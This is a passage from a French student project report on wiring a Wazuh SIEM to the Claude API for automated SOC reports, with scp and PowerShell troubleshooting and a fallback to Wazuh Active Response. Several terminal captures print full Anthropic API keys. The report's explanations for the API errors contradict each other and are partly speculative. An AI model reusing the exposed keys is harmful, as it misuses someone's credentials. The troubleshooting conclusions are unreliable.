10.2 Intégration de la clé API dans le script d'analyse (ai_analyst.py)

La clé obtenue a ensuite été injectée dans le script ai_analyst.py, déjà présent sur le serveur Wazuh Manager, à l'emplacement du paramètre générique VOTRE_API_KEY_ICI. Cette substitution a été réalisée directement en ligne de commande, sans ouvrir d'éditeur de texte, à l'aide de la commande sed (Figure 58), qui recherche et remplace la chaîne de caractères correspondante dans le fichier : sed -i 's/VOTRE_API_KEY_ICI/<clé API>' ~/ai_analyst.py





Figure 58 — Insertion de la clé API dans le script ai_analyst.py via la commande sed, sur le serveur Wazuh Manager

10.3 Première exécution : restriction des permissions de lecture

Le premier lancement du script (`python3 ~/ai_analyst.py`) a révélé une erreur de permission : « [Errno 13] Permission denied: '/var/ossec/logs/alerts/alerts.json' » (Figure 59). Le script s'est néanmoins exécuté jusqu'à son terme, indiquant « 0 alertes trouvées » et générant un rapport vide (« Aucune alerte trouvée »), alors que des alertes sont bel et bien présentes sur le serveur. Cette erreur s'explique par le modèle de permissions de Wazuh : le fichier `alerts.json` appartient à l'utilisateur système `ossec` et n'est lisible que par celui-ci ou par un membre de son groupe, tandis que le script était exécuté sous le compte non privilégié `wazuh-user`.



```
gxA9KRYcmL9XhLUMUaL2VZSr0xxAW--w5_dgAA/ ' ~/ai_analyst.py
[wazuh-user@wazuh-server ~]$ python3 ~/ai_analyst.py
[*] Lecture des alertes Wazuh...
Erreur lecture alerts: [Errno 13] Permission denied: '/var/ossec
/logs/alerts/alerts.json'
[*] 0 alertes trouvées
[*] Analyse par IA en cours...

=====
RAPPORT IA:
=====
Aucune alerte trouvée.

[+] Rapport sauvegardé: /home/wazuh-user/rapport_2026-06-23_20-0
9.txt
[wazuh-user@wazuh-server ~]$
```

Figure 59 — Erreur « Permission denied » lors de la première exécution : lecture du fichier `alerts.json` refusée, 0 alerte trouvée

L'exécution du script avec les privilèges administrateur (`sudo python3 ~/ai_analyst.py`) a permis de lever cette restriction : le script a alors correctement lu les 9 alertes présentes dans le fichier `alerts.json`. L'étape suivante — la transmission de ces alertes à l'API Claude pour analyse — s'est toutefois heurtée à une seconde limitation, propre à l'environnement réseau du serveur Wazuh Manager, détaillée ci-dessous.

10.4 Limitation d'accès Internet du serveur Wazuh Manager

Comme cela avait déjà été constaté au chapitre 8 lors des tentatives d'installation de paquets via `yum/dnf` (résolution DNS impossible), le serveur Wazuh Manager ne dispose d'aucun accès Internet sortant. Cette même contrainte réseau empêche le script `ai_analyst.py`, une fois les alertes lues avec succès, d'atteindre le point de terminaison de l'API Claude (`api.anthropic.com`) pour en obtenir l'analyse. Contrairement au blocage de ports opéré volontairement dans le volet Défense du projet, il s'agit ici d'une contrainte d'infrastructure de la machine virtuelle elle-même, indépendante de toute règle pare-feu configurée dans le cadre du projet. La solution retenue consiste à déporter l'exécution du script sur une machine disposant d'un accès Internet — en l'occurrence le poste hôte Windows — après y avoir transféré le fichier `alerts.json` généré sur le serveur Wazuh.

10.5 Tentative de transfert du fichier alerts.json vers la machine hôte

Le transfert du fichier a été envisagé via la commande `scp`, exécutée sous la forme : `scp wazuh-user@192.168.56.108:/var/ossec/logs/alerts/alerts.json C:\Users\Ibtissam>alerts.json` Cette commande a échoué avec l'erreur « `ssh: Could not resolve hostname c: Name or service not known` » (Figure 60). L'origine de cette erreur est double : d'une part, la commande a été saisie par erreur dans le terminal SSH déjà ouvert sur le serveur Wazuh Manager (invite `[wazuh-user@wazuh-server ~]$`) plutôt que dans une fenêtre PowerShell locale du poste Windows — `scp` doit être lancé depuis la machine de destination, et non depuis la machine source ; d'autre part, la syntaxe `scp` interprète tout argument de la forme hôte:chemin, de sorte que le chemin Windows `C:\Users\Ibtissam>alerts.json`, à cause du « : » suivant la lettre de lecteur, a été lu comme une seconde spécification distante vers un hôte nommé « `c` » — d'où l'échec de résolution DNS observé.

```
[wazuh-user@wazuh-server ~]$ scp wazuh-user@192.168.56.108:/var/ossec/logs/alerts/alerts.json C:\Users\Ibtissam>alerts.json
ssh: Could not resolve hostname c: Name or service not known
Connection closed
[wazuh-user@wazuh-server ~]$
```

Figure 60 — Échec de la commande `scp`, exécutée par erreur depuis le terminal SSH du serveur Wazuh plutôt que depuis PowerShell local

10.6 Résolution du transfert du fichier alerts.json

La commande `scp` a d'abord échoué avec l'erreur « `No such file or directory` » (Figure 61), le chemin `/var/ossec/logs/alerts/alerts.json` n'étant pas directement accessible en lecture par `scp` pour l'utilisateur `wazuh-user`, malgré les droits accordés au chapitre précédent. La solution retenue a consisté à copier au préalable le fichier dans le répertoire personnel de `wazuh-user`, à l'aide de `sudo cp` et `sudo chmod 644`, puis à exécuter `scp` depuis ce nouvel emplacement. Cette seconde tentative a abouti : le fichier `alerts.json` (13 Ko) a été transféré avec succès vers le poste Windows (Figure 62).

```
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! https://aka.ms/PSWindows

PS C:\Users\Ibtissam> scp wazuh-user@192.168.56.108:/var/ossec/logs/alerts/alerts.json C:\Users\Ibtissam>alerts.json
wazuh-user@192.168.56.108's password:
C:\windows\System32\OpenSSH\scp.exe: /var/ossec/logs/alerts/alerts.json: No such file or directory
PS C:\Users\Ibtissam>
```

Figure 61 — Échec initial du `scp` : chemin d'origine inaccessible en lecture directe

```
C:\windows\System32\OpenSSH\scp.exe: /var/ossec/logs/alerts/alerts.json:
No such file or directory
PS C:\Users\Ibtissam> scp wazuh-user@192.168.56.108:/home/wazuh-user/alerts.json C:\Users\Ibtissam>alerts.json
wazuh-user@192.168.56.108's password:
alerts.json                                100% 13KB 1.0MB/s 00:00
PS C:\Users\Ibtissam> ^C
PS C:\Users\Ibtissam>
```

Figure 62 — Transfert réussi du fichier `alerts.json` après copie préalable dans le répertoire personnel de `wazuh-user`

10.7 Absence de Python sur la machine hôte : appel direct de l'API en PowerShell

La vérification de la présence d'un interpréteur Python sur le poste Windows (python --version) a révélé qu'aucun interpréteur n'était installé (Figure 63). Plutôt que d'installer Python uniquement pour cette tâche, le choix a été fait d'appeler directement l'API Claude depuis PowerShell, à l'aide de la cmdlet native Invoke-RestMethod, sans dépendance externe.

```
PS C:\Users\Ibtissam> python --version
Python est introuvable ; exécutez sans arguments ou installez-le à partir du
Microsoft Store ou désactivez ce raccourci dans Paramètres > Applications >
paramètres d'application
PS C:\Users\Ibtissam>
```

Figure 63 — Absence d'interpréteur Python sur la machine hôte

10.8 Premiers essais d'appel de l'API : erreurs 400 et 401

Un premier script PowerShell a été construit, incluant les alertes en intégralité (variable \$alerts lue depuis le fichier transféré) dans le corps de la requête JSON envoyée à l'API. L'appel a échoué avec une erreur « (400) Demande incorrecte », suivie d'une seconde erreur lors de l'extraction du texte de la réponse (\$response.content[0].text), l'objet \$response étant vide faute de réponse valide exploitable (Figure 64).

```
PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> $headers = @{
>> "x-api-key" = "sk-ant-api03--qaD-yXXkym-Vs2JIVlfLwh74YFE0bIwFwL9n4yv6zP2ManRpHucGhwS9kgxAgkYcmC9xhLumOa12VzSr0xxAw--w5_dgAA"
>> "anthropic-version" = "2023-06-01"
>> "Content-Type" = "application/json"
>> }
PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/messages" -Method POST -Headers $
headers -Body $body
Invoke-RestMethod : Le serveur distant a retourné une erreur : (400) Demande incorrecte.
Au caractère Ligne:1 : 13
+ $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/mess ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebEx
ception
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand

PS C:\Users\Ibtissam> $rapport = $response.content[0].text
Indexation impossible dans un tableau Null.
Au caractère Ligne:1 : 1
+ $rapport = $response.content[0].text
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (:) [], RuntimeException
+ FullyQualifiedErrorId : NullArray

PS C:\Users\Ibtissam> Write-Host $rapport

PS C:\Users\Ibtissam> $rapport | Out-File "C:\Users\Ibtissam\rapport_soc.txt" -Encoding UTF8
PS C:\Users\Ibtissam> Write-Host "`n[+] Rapport sauvegardé!"
```

Figure 64 — Échec de la première requête API (erreur 400) et échec consécutif de l'extraction du rapport

L'inspection du contenu de la variable \$body a permis d'identifier la cause probable : le fichier alerts.json complet, une fois inséré tel quel dans le corps JSON de la requête, produisait un contenu trop volumineux et potentiellement mal formé (guillemets et caractères spéciaux internes non échappés), invalidant la structure JSON globale (Figure 65).

```

PS C:\Users\Ibtissam> Write-Host $rapport

PS C:\Users\Ibtissam> $rapport | Out-File "C:\Users\Ibtissam\rapport_soc.txt" -Encoding UTF8
PS C:\Users\Ibtissam> Write-Host "`n[+] Rapport sauvegardé!"

[+] Rapport sauvegardé!
PS C:\Users\Ibtissam> Write-Host $body
{
  "messages": [
    {
      "content": "Tu es un analyste SOC expert. Génère un rapport de sécurité professionnel en français pour une plateforme de simulation attaque/défense. Les alertes détectées sont: 1) Brute force SSH depuis 192.168.56.101 vers 192.168.56.110 (185 tentatives, rule 2502 level 10) 2) Authentication failures SSH multiples (rule 2501 level 5) 3) Exploitation vsftpd 2.3.4 backdoor (port 21) 4) Reverse shell via netcat (port 4444) 5) Escalade de privilèges sudo. Rapport avec: Résumé exécutif, Attaques détectées, Niveau de risque global, Recommandations, Conclusion.",
      "role": "user"
    }
  ],
  "model": "claude-sonnet-4-6",
  "max_tokens": 1024
}
PS C:\Users\Ibtissam>

```

Figure 65 — Contenu de la variable \$body révélant l'intégration brute et volumineuse du fichier alerts.json

Le corps de la requête a donc été réécrit pour transmettre non plus le fichier brut, mais une description synthétique et contrôlée des alertes (nature des attaques, IP source/destination, nombre de tentatives, identifiants de règles). Cette nouvelle tentative a cette fois échoué avec une erreur distincte, « (401) Non autorisé » (Figure 66), indiquant un problème d'authentification plutôt que de format : la clé API utilisée n'était plus valide.

```

"10, 50 tentatives en 10 secondes. Genere un rapport SOC court."
>> }
>> )
>> } | ConvertTo-Json -Depth 10
PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/messages" `
>> -Method POST `
>> -Headers $headers `
>> -Body ([System.Text.Encoding]::UTF8.GetBytes($body))
Invoke-RestMethod : Le serveur distant a retourné une erreur : (401) Non autorisé.
Au caractère Ligne:1 : 13
+ $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/mess ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebEx
ception
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand

PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> $rapport = $response.content[0].text
Indexation impossible dans un tableau Null.
Au caractère Ligne:1 : 1
+ $rapport = $response.content[0].text
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (:) [], RuntimeException
+ FullyQualifiedErrorId : NullArray

PS C:\Users\Ibtissam> Write-Host $rapport

PS C:\Users\Ibtissam> $rapport | Out-File "C:\Users\Ibtissam\rapport_soc.txt" -Encoding UTF8
PS C:\Users\Ibtissam> Write-Host "`n[+] Rapport sauvegarde!"

```

Figure 66 — Corps de requête simplifié, mais échec par erreur d'authentification (401)

10.9 Régénération de la clé API et nouvel essai

Une nouvelle clé API a été générée depuis la Claude Console, selon la même procédure qu'au chapitre précédent (Figure 67), puis copiée dans le script PowerShell en remplacement de l'ancienne (Figure 68).




Figure 67 — Régénération d'une nouvelle clé API depuis la Claude Console




Figure 68 — Nouvelle clé API générée

Avec la clé renouvelée, une nouvelle exécution a toutefois de nouveau échoué avec une erreur « (400) Demande incorrecte » (Figure 69). Cette persistance de l'erreur 400 malgré une clé valide et un corps simplifié a orienté le diagnostic vers un problème d'encodage : le copier-coller du script depuis l'interface de chat vers le terminal PowerShell altère parfois silencieusement certains caractères (apostrophes typographiques, retours à la ligne au sein des chaînes), invalidant la requête sans que cela soit visible à l'œil nu.

```

Windows PowerShell
10, 50 tentatives en 10 secondes. Genere un rapport SOC court."
>> }
>> )
>> } | ConvertTo-Json -Depth 10
PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/messages" `
>> -Method POST `
>> -Headers $headers `
>> -Body ([System.Text.Encoding]::UTF8.GetBytes($body))
Invoke-RestMethod : Le serveur distant a retourné une erreur : (400) Demande incorrecte.
Au caractère Ligne:1 : 13
+ $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/mess ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [InvokeRes
ception
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRes

PS C:\Users\Ibtissam>
PS C:\Users\Ibtissam> $rapport = $response.content[0].text
Indexation impossible dans un tableau Null.
Au caractère Ligne:1 : 1
+ $rapport = $response.content[0].text
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (:) [], RuntimeException
+ FullyQualifiedErrorId : NullArray

PS C:\Users\Ibtissam> Write-Host $rapport

PS C:\Users\Ibtissam> $rapport | Out-File "C:\Users\Ibtissam\rapport_soc.txt" -Encoding UTF8
PS C:\Users\Ibtissam> Write-Host "`n[+] Rapport sauvegarde!"

```

Figure 69 — Nouvelle erreur 400 malgré une clé API valide, orientant le diagnostic vers un problème d'encodage du copier-coller

10.10 Tentative de fiabilisation via un fichier de script (.ps1)

Afin d'éviter les altérations liées au copier-coller direct dans le terminal, le script a été enregistré dans un fichier `pfe_api.ps1` destiné à être exécuté tel quel. Cette approche a rencontré plusieurs obstacles successifs : une erreur de syntaxe « Nom de propriété manquant après l'opérateur de référence » lors d'une première tentative d'exécution en ligne, puis un message « terme non reconnu » indiquant que le fichier n'était pas trouvé au chemin attendu (Figure 70).

```

PS C:\Users\Ibtissam> $rapport = $response.content[0].text
Indexation impossible dans un tableau Null.
Au caractère Ligne:1 : 1
+ $rapport = $response.content[0].text
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (:) [], RuntimeException
+ FullyQualifiedErrorId : NullArray

PS C:\Users\Ibtissam> Write-Host $rapport

PS C:\Users\Ibtissam> $rapport | Out-File "C:\Users\Ibtissam\rapport_soc.txt" -Encoding UTF8
PS C:\Users\Ibtissam> Write-Host "`n[+] Rapport sauvegarde!".\pfe_api.ps1
Au caractère Ligne:1 : 40
+ Write-Host "`n[+] Rapport sauvegarde!".\pfe_api.ps1
+ ~~~~~
+ CategoryInfo          : ParserError : (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : MissingPropertyName

PS C:\Users\Ibtissam> .\pfe_api.ps1
.\pfe_api.ps1 : Le terme «.\pfe_api.ps1» n'est pas reconnu comme nom d'applet de commande, fonction, fichier de script
ou programme exécutable. Vérifiez l'orthographe du nom, ou si un chemin d'accès existe, vérifiez que le chemin d'accès
est correct et réessayez.
Au caractère Ligne:1 : 1
+ .\pfe_api.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound : (.\pfe_api.ps1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Ibtissam>

```

Figure 70 — Erreur de syntaxe liée au copier-coller, puis fichier `pfe_api.ps1` introuvable

La politique d'exécution de scripts PowerShell (Execution Policy) a ensuite été temporairement assouplie via `Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass`, au cas où une restriction de sécurité empêcherait le lancement du script — sans effet, l'erreur « terme non reconnu » persistant (Figure 71).

```
PS C:\Users\Ibtissam\Downloads> Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
PS C:\Users\Ibtissam\Downloads> .\pfe_api.ps1
.\pfe_api.ps1 : Le terme «.\pfe_api.ps1» n'est pas reconnu
comme nom d'applet de commande, fonction, fichier de script ou
programme exécutable. Vérifiez l'orthographe du nom, ou si un
chemin d'accès existe, vérifiez que le chemin d'accès est
correct et réessayez.
Au caractère Ligne:1 : 1
+ .\pfe_api.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (.\pfe_api.ps1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Ibtissam\Downloads>
```

Figure 71 — Assouplissement de l'Execution Policy, sans effet sur l'erreur

Une vérification directe du contenu du dossier Downloads, à l'aide de `Get-ChildItem`, a confirmé qu'aucun fichier `.ps1` n'y était en réalité présent (Figure 72) : le fichier n'avait donc jamais été correctement enregistré sur la machine, ce qui explique l'ensemble des erreurs précédentes — la cause n'était pas une erreur de chemin, mais une absence pure et simple du fichier.

```
PS C:\Users\Ibtissam\Downloads> Get-ChildItem "C:\Users\Ibtissam\Downloads\*.ps1"
PS C:\Users\Ibtissam\Downloads>
```

Figure 72 — Confirmation de l'absence du fichier `pfe_api.ps1` dans le dossier Downloads

10.11 Désactivation automatique des clés API partagées dans un environnement de discussion

Le script a été enregistré dans un fichier `pfe_api.ps1` à l'aide d'un bloc de texte multi-lignes (here-string PowerShell, syntaxe `@'...'@`), puis exécuté directement (Figure 73). L'exécution a de nouveau échoué avec l'erreur « (400) Demande incorrecte » (Figure 74), alors même que la clé utilisée avait été régénérée peu de temps auparavant et semblait valide. L'analyse de cette récurrence a permis d'identifier la cause réelle : une clé API insérée dans un environnement de discussion en ligne (chat) est automatiquement détectée et désactivée par Anthropic quelques secondes après son exposition, par mesure de sécurité préventive contre la fuite d'identifiants — indépendamment de toute action volontaire de révocation.

```

PS C:\Users\Ibtissam\Downloads> Get-ChildItem "C:\Users\Ibtissam\Downloads\*.ps1"
PS C:\Users\Ibtissam\Downloads> $code = @'
>> $headers = @{
>>     "x-api-key" = "sk-ant-api03-pic-nNcS8xPD8EJab1XV_
lCd7kbXMhnuvPaE3zAhcgzGww2vU0uhOfuWBlraArmZ1CbthZ3HF5GykNtD300zj
g-d-ipogAA"
>>     "anthropic-version" = "2023-06-01"
>>     "Content-Type" = "application/json"
>> }
>> $body = @{
>>     model = "claude-sonnet-4-6"
>>     max_tokens = 1024
>>     messages = @(@{role="user";content="Analyse cette alerte: SSH brute force depuis 192.168.56.101 vers 192.168.56.110, 50 tentatives en 10 secondes. Genere un rapport SOC court."})
>> } | ConvertTo-Json -Depth 10
>> $response = Invoke-RestMethod -Uri "https://api.anthropic.com/v1/messages" -Method POST -Headers $headers -Body ([System.Text.Encoding]::UTF8.GetBytes($body))
>> $rapport = $response.content[0].text
>> Write-Host $rapport
>> $rapport | Out-File "C:\Users\Ibtissam\rapport_soc.txt" -Encoding UTF8
>> Write-Host "[+] Rapport sauvegarde!"
>> '@
PS C:\Users\Ibtissam\Downloads> $code | Out-File "C:\Users\Ibtissam\Downloads\pfe_api.ps1" -Encoding UTF8
PS C:\Users\Ibtissam\Downloads> .\pfe_api.ps1

```

Figure 73 — Construction du script pfe_api.ps1 via un here-string PowerShell et enregistrement dans un fichier

```

sam\Downloads\pfe_api.ps1 -Encoding UTF8
PS C:\Users\Ibtissam\Downloads> .\pfe_api.ps1
Invoke-RestMethod : Le serveur distant a retourné une erreur:
(400) Demande incorrecte.
Au caractère C:\Users\Ibtissam\Downloads\pfe_api.ps1:11 : 13
+ $response = Invoke-RestMethod -Uri
"https://api.anthropic.com/v1/mess ...
+
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.H
ttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExce
ption
+ FullyQualifiedErrorId : WebCmdletWebResponseException, Mi
crosoft.PowerShell.Commands.InvokeRestMethodCommand

Indexation impossible dans un tableau Null.
Au caractère C:\Users\Ibtissam\Downloads\pfe_api.ps1:12 : 1
+ $rapport = $response.content[0].text
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (:) [], Runti
meException
+ FullyQualifiedErrorId : NullArray

[+] Rapport sauvegarde!
PS C:\Users\Ibtissam\Downloads>

```

Figure 74 — Nouvel échec (erreur 400) malgré une clé API récemment régénérée, révélant sa désactivation automatique

10.12 Restriction d'exécution des scripts PowerShell

Une nouvelle tentative d'exécution du script via l'opérateur d'appel (& "C:\Users\Ibtissam\pfe_api.ps1") a été bloquée par la politique de sécurité de PowerShell, qui interdit par défaut l'exécution de scripts non signés (« l'exécution de scripts est désactivée sur ce système », erreur PSSecurityException / UnauthorizedAccess, Figure 75). Cette restriction, distincte des erreurs applicatives précédentes, a été levée temporairement via Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass, permettant l'exécution du script pour la session PowerShell en cours uniquement, sans modifier la politique globale du système.

```

PS C:\Users\Ibtissam> & "C:\Users\Ibtissam\pfe_api.ps1"
& : Impossible de charger le fichier
C:\Users\Ibtissam\pfe_api.ps1, car l'exécution de scripts est
désactivée sur ce système. Pour plus d'informations, consultez
about_Execution_Policies à l'adresse
https://go.microsoft.com/fwlink/?LinkID=135170.
Au caractère Ligne:1 : 3
+ & "C:\Users\Ibtissam\pfe_api.ps1"
+ ~~~~~
+ CategoryInfo          : Erreur de sécurité: (:) [], PSS
ecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\Ibtissam> |

```

Figure 75 — Blocage de l'exécution du script par la politique de sécurité PowerShell par défaut

Une fois cette restriction levée, le script s'est bien exécuté jusqu'à son terme, mais l'appel à l'API a de nouveau échoué avec l'erreur (400), confirmant que le problème résidait désormais uniquement dans la validité de la clé transmise plutôt que dans l'environnement d'exécution local (Figure 76).

```

PS C:\Users\Ibtissam> & "C:\Users\Ibtissam\pfe_api.ps1"
Invoke-RestMethod : Le serveur distant a retourné une erreur:
(400) Demande incorrecte.
Au caractère C:\Users\Ibtissam\pfe_api.ps1:11 : 13
+ $response = Invoke-RestMethod -Uri
"https://api.anthropic.com/v1/mess ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.H
ttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExce
ption
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Mi
crosoft.PowerShell.Commands.InvokeRestMethodCommand

Indexation impossible dans un tableau Null.
Au caractère C:\Users\Ibtissam\pfe_api.ps1:12 : 1
+ $response.content[0].text | Out-File
"C:\Users\Ibtissam\rapport_soc.t ...
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (:) [], Runti
meException
+ FullyQualifiedErrorId : NullArray

[+] Rapport sauvegarde!
PS C:\Users\Ibtissam>

```

Figure 76 — Exécution complète du script après levée de la restriction, mais échec persistant lié à la clé API

10.13 Diagnostic final : absence de crédit sur le compte Anthropic

Après plusieurs cycles de régénération de clé infructueux, la vérification de la page de facturation (Billing) de la Claude Console a révélé un solde de crédit nul (0,00 USD) sur le compte utilisé. Or l'API Claude nécessite un crédit prépayé pour accepter des requêtes, y compris lorsque la clé d'authentification est parfaitement valide : une clé sans crédit associé produit des erreurs similaires à une clé invalide, ce qui explique pourquoi la régénération répétée de la clé n'a jamais résolu le problème. Cette contrainte, de nature financière et non technique, dépasse le cadre matériel du projet et n'a pas été levée à ce stade : l'ajout de crédit nécessiterait l'enregistrement d'un moyen de paiement, ce qui n'a pas été jugé indispensable pour la validation du concept.

10.14 Réorientation vers la réponse active Wazuh (Active Response)

Face à cette contrainte de facturation bloquant la finalisation de la couche d'analyse par IA, la priorité a été réorientée vers la seconde perspective identifiée précédemment : la configuration de la réponse active native de Wazuh (Active Response), qui ne dépend d'aucun service tiers payant. L'objectif est d'associer, dans le fichier de configuration ossec.conf du Wazuh Manager, les règles de détection déjà actives (2501, 2502) à une commande de blocage automatique de l'adresse IP source, avec un délai configurable :

```
<active-response><command>firewall-drop</command><location>local</location><rules_id>2501,2502</rules_id><timeout>600</timeout></active-response>
```

10.15 Difficultés d'accès au serveur Wazuh Manager par SSH

